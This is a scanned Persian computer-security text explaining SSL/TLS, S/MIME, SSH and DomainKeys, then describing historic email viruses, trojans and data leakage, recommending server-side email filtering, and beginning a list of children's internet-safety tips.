
۱۶-۶ رمزنگاری در پروتکل‌های انتقال

تمرکز بیشتر روش‌های امنیت انتقال فایل بر اساس رمزنگاری دیتا در طول انتقال از طریق شبکه‌های عمومی مانند اینترنت است. دیتایی که در حال انتقال بین سازمانهاست بوضوح در معرض خطر ربوده شدن در هر کدام از محلها قرار دارد. – مثلا در شبکه‌های محلی برای هر یک از طرفین یا مرزهای Internet-LAN که سرویس‌دهندگان‌اینترنت از طریق آنها مسیر دیتا را تا مقصد نهایی مشخص می‌کنند. حساسیت دیتا ممکن است بسیار متغییر باشد، زیرا دیتای انتقالی ممکن است بهر شکلی از رکوردهای مالی بسته‌بندی شده تا تراکنش‌های مستقیم باشند. در بعضی موارد، ممکن است علاوه بر محافظت دیتا روی اینترنت، نیاز به محافظت دیتا روی LAN نیز باشد. مشخصاً، محافظت از دیتا در مقابل حملات LAN مستلزم رمزنگاری دیتای انتقالی روی خود LAN است. به این ترتیب، بهرحال، نیاز به بسط امنیت تا برنامه‌هایی است که خود دیتا را تولید و مدیریت می‌کنند، و تنها اطمینان به راه‌حلهای محیطی کفایت نمی‌کند و به این ترتیب بر پیچیدگی مسأله امنیت افزوده می‌شود.

۱۶-۷ پروتکل‌ها

اگرچه ثابت‌شده است که رمزنگاری راه‌حل بدیهی مسائل محرمانگی است، اما سردرگمی در مورد دو نوع رمزنگاری (برنامه در مقابل شبکه) همچنان وجود دارد و بدلیل وجود پروتکلهای ارتباطی گوناگون است که نیازهای تعامل بیشتر آشکار می‌شود. (مانند IPSec ، S/MIME، SSL و TLS) اگرچه این

پروتکلها قول تعامل را می‌دهند، اما تعامل کامل بدلیل مستقل بودن محصولات پروتکلها در حال حاضر وجود ندارد. آزمایشهایی در حال حاضر در حال انجام هستند که به حل شدن این مسائل کمک می‌کنند، اما کاربران باید مطمئن شوند که تعامل بین محصول انتخابیشان و محصولات سایر شرکای تجاری امری تثبیت شده است. پروتکل‌های ساده‌تر (SSL/TLS، IPSec و تا حدی پایین‌تر S/MIME) عموماً مسائل کمتری از نظر تعامل دارند.



۱۶-۷-۱پروتکل‌های رمزنگاری انتقال

با ترکیب توانایی‌ها برای تایید هویت توسط رمزنگاری متقارن و نامتقارن برای ممکن ساختن ارتباطات تاییدشده و رمزشده، این پروتکلها پایه‌های امنیت را فراهم می‌کنند. تقریباً تمام پروتکلها نیازهای جامعیت را پشتیبانی می‌کنند به طوری که محتویات ارتباطات نمی‌توانند تغییر یابند، اما بیشتر آنها از Non-

Repudiation پشتیبانی نمی‌کنند و به این ترتیب امکان ایجاد رکوردهای پایداری را که هویت منبع را به محتوای پیام پیوند می‌دهند، ندارند.

به این چند پروتکل به طور مختصر اشاره می‌شود:

SSL

تکنولوژی SSL (Secure Socket Layer) اساس World Wide Web امن را تشکیل می‌دهد. SSL که در مرورگرهای وب کاملاً جاافتاده است، توسط بسیاری از سازمانها برای رمزنگاری تراکنش‌های وبی خود و انتقال فایل استفاده می‌شود. بعلاوه SSL بصورت روزافزون بعنوان یک مکانیسم امنیت در تلاقی با پروتکلهای پرشمار دیگر استفاده می‌شود و بهمین ترتیب ابزاری برای ارتباط سروربه‌سرور امن است. SSL ارتباطات رمزشده و بشکل آغازین خود تایید هویت سرور از طریق استفاده از گواهی را (در حالت کلاینت‌به‌سرور) پشتیبانی می‌کند. کاربران اغلب برای استفاده از برنامه‌ها از طریق کلمه عبور تایید هویت می‌شوند، و با پیشرفت SSL استاندارد (مثلا SSL V.3.0) تایید هویت کلاینت از طریق گواهی به این پروتکل اضافه شده است.

***برای FT (انتقال فایل):** ابزار FT اغلب از SSL برای انتقال فایل در یکی از دو حالت استفاده می‌کنند. اولی، مد کلاینت‌به‌سرور است که کاربر را قادر می‌سازد، در حالیکه در حال استفاده از یک مرورگر وب استاندارد است مستندات را از یک سرور دریافت یا آنها را به سرور منتقل کند. که این قابلیت نیاز به نرم‌افزار مختص انتقال در کلاینت را برطرف می‌سازد و بسیار راحت است، اما اغلب فاقد بعضی ویژگیهای پیشرفته مانند نقاط آغاز مجدد و انتقالهای زمانبندی‌شده است که سازمانها نیاز دارند. SSL همچنین می‌تواند برای اتصالات سروربه‌سرور امن – برای مثال، در اتصال با FTP و سایر پروتکلها – مورد استفاده قرار گیرد.

TLS

TLS (Transport Layer Security)، جانشین SSL، برپایه SSL3.0 بنا شده است، اما به کاربران یک انتخاب کلید عمومی و الگوریتمهای Hashing می‌دهد. (الگوریتمهای Hashing فانکشن‌های یک‌طرفه‌ای برای حفظ جامعیت پیامها هستند و توسط بیشتر پروتکلها استفاده می‌شوند.) اگرچه TLS و SSL تعامل ندارند، اما چنانچه یکی از طرفین ارتباط TLSرا پشتیبانی نکند، ارتباط با پروتکل SSL3.0 برقرار خواهد شد. بیشتر مزایا و معایب SSL به TLS هم منتقل می‌شود، و معمولا وجه تمایز خاصی وجود ندارد، و از همه نسخه‌ها به عنوان SSL یاد می‌شود.

S/MIME

S/MIME (Secure Multipurpose Internet Mail Extention) که اختصاصاً برای پیام‌رسانی ذخیره-و-ارسال طراحی شده است، بعنوان استاندارد امنیت ایمیل برتر شناخته شده است. مانند بیشتر پروتکل‌های رمزنگاری (مثلا SSL، TLS و IPSec)، S/MIME با رمزنگاری تنها سروکار ندارد. بهرحال، علاوه بر تصدیق هویت کاربران و ایمن‌سازی جامعیت پیامها (برای مثال مانند آنچه SSL انجام می‌دهد)، S/MIME توسط امضای دیجیتال، رکوردهای پایداری از صحت پیامها ایجاد می‌کند (ضمانت هویت فرستنده چنانچه به محتوای پیام مشخصی مرتبط شده). این عمل باعث می‌شود فرستنده پیام نتواند ارسال آن‌را انکار کند.

***برای FT :**

سیستم‌های ایمیل رمزشده (با استفاده از S/MIME) می‌توانند برای ارسال فایل‌های کوچک استفاده شوند (محدودیت حجم فایل بخاطر داشتن محدودیت حجم فایل در بیشتر سرورهای ایمیل است)، ولی S/MIME کلاً می‌تواند برای انتقال فایل‌های بزرگتر توسط پروتکلهای انتقال فایل استفاده شود.

SSH

SSH (Secure Shell) هم یک برنامه و یک پروتکل شبکه بمنظور وارد شدن و اجرای فرمانهایی در یک کامپیوتر دیگر است. به این منظور ایجاد شد تا یک جایگزین رمزشده امن برای دسترسی‌های ناامن به کامپیوترهای دیگر مثلا rlogin یا telnet باشد. نسخه بعدی این پروتکل تحت نام SSH2 با قابلیتهایی برای انتقال فایل رمزشده از طریق لینک‌های SSH منتشر شد.

***برای FT :**

SSH می تواند برای پشتیبانی انتقال فایل رمزشده (به شکل SFTP) استفاده شود اما طبیعت خط فرمان بودن آن به این معنی است که بیشتر توسط مدیران سیستمها برای ارسال درون سازمان استفاده می‌شود تا برای انتقال فایل تجاری. بعلاوه استفاده از SSH نیاز به نرم‌افزار یا سیستم عاملهای سازگار با SSH در دو طرف اتصال دارد، که به این ترتیب SSH برای سروربه‌سرور انجام می گیرد.

DomainKeys: اثبات هویت فرستنده ایمیل و حفاظت از آن

آیا تا کنون جمله زیر توجه شما را جلب کرده است؟

Yahoo! DomainKeys has confirmed that this message was sent by yahoo.com

اخیراً هنگامی که ایمیل های خود را در یاهو چک می کنید، چنانچه فرستنده هم از اکانت یاهو استفاده کرده باشد، در قسمت From: و بعد از نام فرستنده، جمله فوق را می بینید.

جعل ایمیل که عبارتست از جعل آدرس ایمیل شخص یا شرکت دیگر به منظور جلب اعتماد کاربران برای بازکردن پیام ها، یکی از بزرگترین چالش هایی است که امروزه جامعه اینترنت و تکنولوژی های ضداسپم با آن مواجه هستند. ارائه کنندگان سرویس های ایمیل بدون تأیید هویت فرستنده و امکان ردگیری آن، هرگز نمی توانند مطمئن باشند که آیا یک پیام اصلی است یا جعلی و بنابراین مجبورند برای آنکه مشخص شود کدام ایمیل ها را تحویل گیرنده بدهند یا کدام را مسدود کنند و کدام را قرنطینه کنند، از بعضی روش های مبتنی بر حدس استفاده کنند.

DomainKeys یک طرح پیشنهادی فنی از طرف یاهو است که می تواند پاسخی واضح به پروسه تصمیم گیری در مورد صحت ایمیل بدهد. این تکنولوژی امکان این عمل را با ارائه مکانیسمی برای تأیید دامنه هر فرستنده ایمیل و جامعیت پیام های ارسالی میسر می کند (جامعیت یعنی ایمیل ها در طول ارسال تغییر نکرده اند). هنگامی که وجود دامنه مورد تأیید قرار بگیرد، می توان آن را با دامنه استفاده شده توسط فرستنده در فیلد From: پیام مقایسه کرد تا در صورت جعل، مشخص گردد. اگر جعلی باشد، یا هرزنامه (اسپم) است یا پیام تقلبی و می توان بدون دخالت کاربر پیام را حذف کرد. اگر جعلی نباشد، دامنه شناخته شده است و یک پروفایل ماندگار می تواند برای دامنه ارسال کننده برقرار گردد و به ارائه کنندگان سرویس ارائه و حتی برای کاربران نمایش داده شود.

برای شرکت های شناخته شده که معمولاً ایمیل تجاری به مشتریان می فرستند، مانند بانک ها و سرویس های تجارت الکترونیک، فایده تأیید هویت بسیار بیشتر است، چرا که می توانند به کاربرانشان در حفاظت از «حملات phishing یا هویت ربایی» کمک کند.

برای مشتریان، مانند کاربران ایمیل یاهو یا سایرین، حمایت از تکنولوژی های تأیید هویت به این معنی است که می توانند اعتماد به ایمیل را از سر بگیرند و ایمیل می تواند به نقش خود به عنوان یکی از قویترین ابزارهای ارتباطی در زمان ما ادامه دهد.

استانداردسازی

شرکت یاهو سعی دارد DomainKeys را به یک استاندارد اینترنتی تبدیل کند. یاهو امیدوار است که DomainKeys پروسه استانداردهای اینترنتی IETF (Internet Engineering Task Force) را طی کند و نهایتاً به عنوان یک استاندارد اینترنتی IETF تصویب شود.


DomainKeys چگونه کار می کند؟

سرورهای ایمیل فرستنده

برای امضاء کردن یک ایمیل با DomainKeys دو مرحله وجود دارد:

۱- **Set up** (راه اندازی): صاحب دامنه (معمولاً تیمی که سیستم های ایمیل را در یک شرکت یا ارائه کننده سرویس اداره می کند) یک جفت کلید عمومی/اختصاصی را برای استفاده در امضای تمام پیامهای خروجی تولید می کند. کلید عمومی در DNS (Domain Name System) منتشر می شود و کلید اختصاصی در اختیار سرویس دهنده ارسال ایمیل قرار داده می شود. مرحله «A» در شکل نشانگر این بخش است.

۲- **Siging** (امضاءکردن): هنگامی که هر ایمیل توسط یک کاربر مجاز آن دامنه، ارسال می شود، سیستم ایمیل مجهز به DomainKeys، به صورت خودکار از کلید اختصاصی ذخیره شده برای تولید امضای دیجیتالی پیام استفاده می کند. این امضاء سپس به header ایمیل الصاق می شود و ایمیل به سرور ایمیل گیرنده ارسال می شود. این مرحله «B» است که در شکل نشان داده شده است.



سرورهای ایمیل گیرنده

۱- **Preparing** (آماده سازی): سیستم دریافت کننده ایمیل مجهز به DomainKeys امضاء و «دامنه ارسال کننده ادعاشده» (Claimed From: Domain) را از داخل header ایمیل استخراج می کند و کلید عمومی مربوط به دامنه ارسال کننده ادعاشده را از DNS می گیرد. این مرحله «C» در شکل نشان داده شده است.

۲- **Verifying** (تأیید هویت): سپس با استفاده از کلید عمومی گرفته شده از DNS، سیستم دریافت کننده ایمیل کنترل می کند که امضاء توسط کلید اختصاصی متناظر تولید شده باشد. این امر ثابت می کند که ایمیل واقعاً توسط فرستنده ادعا شده در ابتدای ایمیل و با اجازه وی ارسال شده است و اینکه header و محتوا درطول ارسال تغییر نکرده است.

۳- **Delivering** (تحویل): سیستم دریافت کننده ایمیل سیاست های محلی را براساس نتیجه بررسی امضاء اعمال می کند. اگر دامنه مورد تأیید قرار بگیرد و سایر بررسی های ضداسپم نیز تشخیص اسپم ندهند، ایمیل می تواند به inbox کاربر تحویل داده شود. اگر امضاء تأیید نگردد یا وجود نداشته باشد، ایمیل می تواند حذف شود، علامت زده شود یا قرنطینه شود. مرحله «D» در شکل، این بخش را نشان داده است.

عموماً یاهو انتظار دارد که DomainKeys توسط سرورهای دریافت کننده ایمیل تأیید گردد. به هرحال، سرویس گیرنده های ایمیل می توانند برای داشتن قابلیت تأیید امضاء، تغییر داده شوند و براساس نتایج بررسی و سیاست هایشان، در مورد ایمیل های دریافتی تصمیم گیری کنند.

۱۷- محافظت در مقابل خطرات ایمیل

مقدمه

می خواهیم ببینیم چرا نرم افزار ضدویروس بتنهایی برای محافظت سازمان شما در مقابل حمله ویروسهای کامپیوتری فعلی و آینده کافی نیست. علاوه بر اینها گاهی به ابزاری قوی برای بررسی محتوای ایمیلها برای حفاظت در مقابل حملات و ویروسهای ایمیل (منظور از ویروس ایمیل ویروسی است که از طریق ایمیل گسترش می یابد) و جلوگیری از نشت اطلاعات نیاز است. اما در هر صورت رعایت بعضی نکات همیشه توسط کاربران الزامی است.

خطرات ویروسهای ایمیل و اسبهای تروا

استفاده گسترده از ایمیل راه ساده ای را برای گسترش محتویات مضر در شبکه ها پیش روی هکرها قرار داده است. هکرها براحتی می توانند از حصار ایجاد شده توسط یک فایروال از طریق نقب زدن از راه پروتکل ایمیل عبور کنند، زیرا فایروال محتویات ایمیل را بررسی نمی کند. CNN در ژانویه ۲۰۰۴ گزارش داد که ویروس MyDoom هزینه ای در حدود ۲۵۰ میلیون دلار را بدلیل آسیب های وارده و هزینه های پشتیبانی فنی بر شرکتها تحمیل کرده است، این در حالیست که NetworkWorld هزینه های مقابله با Blaster، SoBig.F، Wechia و سایر ویروسهای ایمیل تا سپتامبر ۲۰۰۳ را تنها برای شرکتهای ایالات متحده ۵/۳ میلیارد دلار ذکر کرد. (یعنی عدد ۳۵ با هشت تا صفر جلوش!!!)

بعلاوه، از ایمیل برای نصب اسبهای تروا استفاده می شود که مشخصاً سازمان شما را برای بدست آوردن اطلاعات محرمانه یا بدست گیری کنترل سرورتان، هدف می گیرند. این ویروسها که خبرگان امنیت از آنها بعنوان ویروسهای جاسوسی یاد می کنند، ابزار قدرتمندی در جاسوسی صنعتی بشمار میروند! یک مورد آن حمله ایمیلی به شبکه مایکروسافت در اکتبر ۲۰۰۰ است که یک سخنگوی شرکت مایکروسافت از آن بعنوان "یک عمل جاسوسی ساده و تمیز" یاد کرد. برطبق گزارشها، شبکه مایکروسافت توسط یک تروای backdoor که به یک کاربر شبکه توسط ایمیل ارسال شده بود، هک شد.

خطر نشت و فاش شدن اطلاعات

سازمانها اغلب در آگاهی دادن به کارکنانشان نسبت به وجود مخاطرات دزدی داده های مهم شرکتهایشان ، کوتاهی می کنند. مطالعات مختلف نشان داده است که چگونه کارمندان از ایمیل بمنظور فرستادن اطلاعات حقوقی محرمانه استفاده می کنند. گاهی آنها اینکار را از روی ناراحتی یا کینه توزی انجام می دهند. گاهی بدلیل عدم درک مناسب از ضربه مهلکی است که در اثر این عمل به سازمان وارد می شود. گاهی کارمندان از ایمیل برای به اشتراک گذاری داده های حساسی استفاده می کنند که رسماً می بایست در داخل سازمان باقی می ماند.

بر طبق مطالعات و پرس وجوهای Hutton در انگلستان در سال ۲۰۰۳ نشان داده شد که صاحب منصبان دولتی و اعضاء هیات رئیسه BBC از ایمیل برای فاش ساختن اطلاعاتی که محرمانه بوده اند استفاده کرده اند. بخش ای در مارس ۱۹۹۹ در PC Week به تحقیقی اشاره کرد که طی آن از میان ۸۰۰ پرسنل مورد مطالعه، ۲۱ تا ۳۱ درصد آنها به ارسال اطلاعات محرمانه ـ مانند اطلاعات مالی یا محصولات ـ به افراد خارج از شرکتشان اعتراف کرده اند.

خطر ایمیلهای دربردارنده محتویات بدخواهانه یا اهانت آور

ایمیلهای ارسالی توسط کارکنان که حاوی مطالب نژادپرستانه، امور جنسی یا سایر موضوعات ناخوشایند است، می تواند یک شرکت را از نقطه نظر قانونی آسیب پذیر نماید. در سپتامبر ۲۰۰۳ مشاوران شرکت مالی Holden Meehan مجبور به پرداخت ۱۰هزار پوند به یکی از کارکنان سابق بدلیل ناتوانی در محافظت وی در مقابل آزار ایمیلی! شدند. Chevron مجبور به پرداخت ۲/۲ میلیون دلار به چهار نفر از کارکنانش شد که به وضوح ایمیلهای آزاردهنده جنسی دریافت کرده بودند. تحت قانون انگلیس، کارفرمایان مسوول ایمیلهایی هستند که توسط کارکنانشان در مدت استخدامشان نوشته و ارسال می شود، خواه کارفرما راضی به آن ایمیل بوده باشد، خواه نباشد. مبلغی معادل ۴۵۰هزار دلار از شرکت بیمه Norwich Union طی یک توافق خارج از دادگاه بخاطر ارسال توضیحات مربوط به یک سری از مسابقات درخواست شد.

روشهای استفاده شده برای حمله به سیستم ایمیل

برای درک انواع تهدیدات ایمیلی که امروزه وجود دارد، نگاهی اجمالی به روشهای اصلی فعلی حملات ایمیلی می اندازیم:

ضمیمه هایی با محتوای آسیب رسان

Meliss و LoveLetter جزو اولین ویروسهایی بودند که مساله ضمیمه های (Attachments) ایمیل و اعتماد را نشان دادند. آنها از اعتمادی که بین دوستان و همکاران وجود داشت استفاده می کردند. تصور کنید یک ضمیمه از دوستی دریافت می کنید که از شما می خواهد آن را باز کنید. این همانی است که در Melissa، AnnaKournikova، SirCam و سایر ویروسهای ایمیلی مشابه اتفاق می افتاد. به محض اجرا شدن، چنین ویروسهایی معمولا خودشان را به آدرسهای ایمیلی که از دفترچه آدرس شخص قربانی بدست میاورند و به ایمیلهایی که صفحات وب ذخیره می کنند، ارسال می کنند. ویروس نویسان تاکید زیادی روی اجرای ضمیمه ای که توسط قربانی دریافت می شود، دارند.بنابراین برای نام ضمیمه ها از عناوین متفاوت و جذاب مانند SexPic.cmd و me.pif استفاده می کنند.

بسیاری از کاربران سعی می کنند که از سرایت ویروسهای ایمیل جلوگیری کنند و فقط روی فایلهایی با پسوندهای مشخص مانند JPG و MPG کلیک می کنند. بهرحال بعضی ویروسها، مانند کرم AnnaKournikova، از پسوند چندتایی بمنظور گول زدن کاربر برای اجرای آن استفاده می کند. ویروس AnnaKournikova از طریق ضمیمه ایمیل و با عنوان 'AnnaKournikova.jpg.vbs' منتقل میشد که دریافت کننده را متقاعد می کرد که یک تصویر به فرمت JPG را از ستاره مشهور تنیس دریافت کرده است تا اینکه فایل ضمیمه یک اسکریپت ویژوال بیسیک حاوی کدهای آسیب رسان باشد. بعلاوه، پسوند Class ID (CLSID) به هکرها این اجازه را می دهد که پسوند واقعی فایل را پنهان کنند و بدینوسیله این حقیقت که cleanfile.jpg یک برنامه HTML می باشد پنهان می ماند. این روش در حال حاضر نیز فیلترهای محتوای ایمیل را که از روشهای ساده بررسی فایل استفاده می کنند، فریب می دهد و به هکر امکان رسیدن به کاربر مقصد را به سادگی می دهد.

ایمیلهای راه اندازنده اکسپلویت های شناخته شده

اکسپلویت در حقیقت استفاده از شکافهای امنیتی موجود است. کرم Nimda اینترنت را با شگفتی مواجه کرد و با گول زدن بسیاری از ابزار امنیت ایمیل و نفوذ به سرورها و شبکه های بزرگ و سرایت کردن به کابران خانگی، اینترنت را فراگرفت. حقه بکارگرفته شده توسط Nimda این است که روی کامپیوترهایی که نسخه آسیب پذیری از IE یا Outlook Express را دارند، بطور خودکار اجرا می شود. Nimda از اولین ویروسهایی بود که از یکی از این شکافها بمنظور انتشار بهره برداری می کنند. برای مثال، انواعی از ویروس Bagle که در مارس ۲۰۰۴ ظهور کردند، از یکی از شکافهای اولیه Outlook برای انتشار بدون دخالت کاربر استفاده می کردند.

ایمیلهای با فرمت HTML دربردارنده اسکریپت

امروزه، تمام استفاده کنندگان ایمیل می توانند ایمیلهای HTML را ارسال و دریافت کنند. ایمیل با فرمت HTML می تواند اسکریپتها و محتویات فعالی را دربرگیرد که می توانند به برنامه یا کدها اجازه اجرا روی سیستم دریافت کننده را دهند. Outlook و محصولات دیگر از اجزا IE برای نمایش ایملهای HTML استفاده می کنند، به این معنی که اینها شکافهای امنیتی موجود در IE را به ارث می برند!

ویروسهای بر پایه اسکریپتهای HTML خطر مضاعف توانایی اجرای خودکار را، وقتی که ایمیل آسیب رسان باز می شود، دارند. آنها به ضمیمه ها متوسل نمی شوند؛ بنابراین فیلترهای ضمیمه که در نرم افزارهای ضدویروس وجود دارند در نبرد با ویروسهای اسکریپت HTML بلااستفاده هستند. برای مثال ویروس BadTrans.B از HTML برای اجرای خودکار در هنگام بازشدن استفاده می کند و از یک

اکسپلویت ایمیل با فرمت HTML برای انتشار استفاده می کند. در بخش بعدی به روشهای مقابله خواهیم پرداخت.

آسانی تولید یک ویروس در سالهای اخیر


با داشتن اطلاعات مختصری مثلا در مورد ویژوال بیسیک، می توان با بهره گیری از شکافهای امنیتی، باعث آشفتگی در شبکه ها و سیستم های استفاده کنندگان ایمیل شد. مطالعه بعضی سایتها، شما را با بعضی از شکافهای موجود در Outlook و نحوه بهره گیری از آنها آشنا خواهد کرد. حتی بعضی از کدها نیز در دسترس شما خواهد بود و با تغییرات اندکی می توانید ویروسی تولید کنید که کدهای مورد نظر شما را اجرا کند. برای مثال می توانید ویروسی تولید کنید که شخص قربانی بمحض باز کردن ایمیل حاوی آن در Outlook ، کدهای مورد نظر شما اجرا شود. به این ترتیب تمام فایلهای HTML آلوده می شود و این ویروس به تمام آدرسهای موجود در دفترچه آدرس سیستم آلوده شده فرستاده می شود. در اصل، ویژگی کلیدی این ویروس اجرا شدن آن بمحض باز شدن ایمیل حاوی HTML آسیب رسان است.

آیا نرم افزار ضدویروس یا فایروال برای مقابله کافیست؟

بعضی سازمانها با نصب کردن یک فایروال، خیال خود را از بابت امنیت آسوده می کنند. البته این یک گام ضروری برای محافظت از شبکه داخلیشان است اما کافی نیست. فایروالها می توانند شبکه شما را از دسترس کاربران غیرمجاز مصون بدارند، اما محتوای ایمیلهایی را که توسط کاربران مجاز از طریق شبکه ارسال و دریافت می شود، بررسی نمی کنند. به این معنی که ویروسهای ایمیلی! می توانند از این سطح امنیتی عبور کنند.

در ضمن، نرم افزارهای ویروس یاب نیز نمی توانند سیستم ها را علیه تمام حمله ها و ویروسهای ایمیلی محافظت کنند. تولیدکنندگان نرم افزارهای ضدویروس نمی توانند همواره برعلیه ویروسهای مهلکی که از طریق ایمیل در عرض چند ساعت در کل دنیا پراکنده می شوند (مانند کرمهای MyDoom ، NetSky.B و Beagle) مراقبت کامل کنند. بنابراین تکیه تنها بر موتور جستجوی ویروس نیز باعث مراقبت کامل نمی گردد. برای مثال، یک مطالعه در سال ۲۰۰۴ توسط دولت بریتانیا

نشان می دهد که اگرچه ۹۹٪ از شرکتهای بزرگ انگلیسی از ضدویروس استفاده می کنند، اما ۶۸٪ از آنها در طی سال ۲۰۰۳ به ویروسهای مختلف آلوده شده اند. یک تحقیق که در سال ۲۰۰۳ در آزمایشگاههای تحقیقاتی هیولت ـ پکارد در بریستول انجام شد، نشان داد که کرمها از نسخه های به روز ضدویروس ها بمراتب سریعتر گسترش پیدا می کنند.



راه حل: یک رویکرد پیشگیرانه

بنابراین چگونه می توان علیه این خطرات ایمیلی محافظت شد؟ در حقیقت به یک رویکرد پیشگیرانه نیاز است تا محتوای تمام ایمیلهایی وارد شونده و خارج شونده قبل از رسیدن به کاربران، در سطح سِرور بررسی شود. به این ترتیب، تمام محتوای مضر از ایمیل آلوده حذف می گردد و سپس به کاربر فرستاده می شود. سازمانها و شرکتها با نصب یک فیلتر جامع برای بررسی محتوای ایمیلها و یک دروازه (gateway) ضدویروس برروی سرویس دهنده ایمیل، می توانند در مقابله آسیب رسانیهای بالقوه و از بین رفتن زمان مفید کار توسط ویروسهای فعلی و آینده، خود را محافظت کنند.

در بخش اول به نکاتی که توسط کاربران ایمیل باید رعایت شود، پرداخته شد و در اینجا به قابلیتهای یک فیلتر خوب برای نصب در سرویس دهنده ایمیل برای جلوگیری از آلوده شدن توسط ویروسهای ایمیلی اشاره می شود.

- بررسی محتوای ایمیل
- کشف بهره برداریها از شکافهای امنیتی (اکسپلویتها)

- تحلیل خطرات
- راه حلهای ضدویروسی

موارد فوق برای ازبین بردن انواع خطراتی است که توسط ایمیلها منتقل می شود، قبل از اینکه بتوانند کاربران ایمیل را تحت تاثیر قرار دهند.

ویژگیهای زیر را نیز می توان به فیلتر مذکور اضافه کرد:

- دربرداشتن چندین موتور ویروس برای بالا بردن نرخ کشف ویروس و پاسخ سریعتر به ویروسهای جدید.
- بررسی پیوستهای ایمیلها برای مصونیت در مقابل ضمیمه های خطرناک
- یک سپر در مقابل اکسپلویتها برای محافظت در مقابل ویروسهای فعلی و آتی که برپایه اکسپلویتها ایجاد گشته اند.
- یک موتور بررسی خطرات HTML برای از کار انداختن اسکریپتهای HTML
- یک پویش گر برای تروجاها و فایلهای اجرایی برای کشف فایلهای اجرایی آسیب رسان
- و ...

مهم ترین و آخرین نکته که تا کنون چندین بار به آن اشاره شده است این است که ایمیلهای ناشناخته را باز نکنید

۱۰ نکته برای حفظ امنیت کودکان در اینترنت

اینترنت می تواند مکانی گسترده برای کودکان باشد تا بیاموزند، سرگرم شوند، با دوستان مدرسه ای گپ بزنند، و با آسودگی خیال به مکاشفه بپردازند. اما درست همانند دنیای واقعی، وب هم می تواند برای کودکان خطرناک باشد. قبل از اینکه به کودکانتان اجازه دهید که بدون نظارت شما به اینترنت متصل شوند، یک سری از قوانین باید تعیین شوند.

اگر نمی دانید که از کجا آغاز کنید، در اینجا چندین ایده در مورد چیزهایی که باید با کودکانتان بحث کنید تا به آنها در مورد استفاده ایمن تر از اینترنت بیاموزید، آورده شده است:

۱- کودکانتان را تشویق کنید که تجارب اینترنتی خود را با شما سهیم شوند. همراه با کودکانتان از اینترنت لذت ببرید.

۲- به فرزندانتان بیاموزید که به غرایز خود اعتماد کنند. اگر در مورد چیزی احساس ناخوشایندی دارند، باید به شما درباره آن بگویند.

۳- اگر فرزندانتان به اتاق های گفتگو سر می زنند، از برنامه های پیام رسان فوری و بازی های ویدویی آنلاین استفاده می کنند، یا فعالیت های دیگری که به نامی برای مشخص کردن خودشان نیاز است، انجام می دهند، به آنها در انتخاب این نام کمک کنید و مطمئن شوید که این نام باعث افشاء هیچ اطلاعات شخصی درموردشان نمی شود.

۴- به فرزندانتان تأکید کنید که هرگز آدرستان، شماره تلفن یا سایر اطلاعات شخصی شامل جایی که به مدرسه می روند یا جایی که دوست دارند بازی کنند را ارسال نکنند.

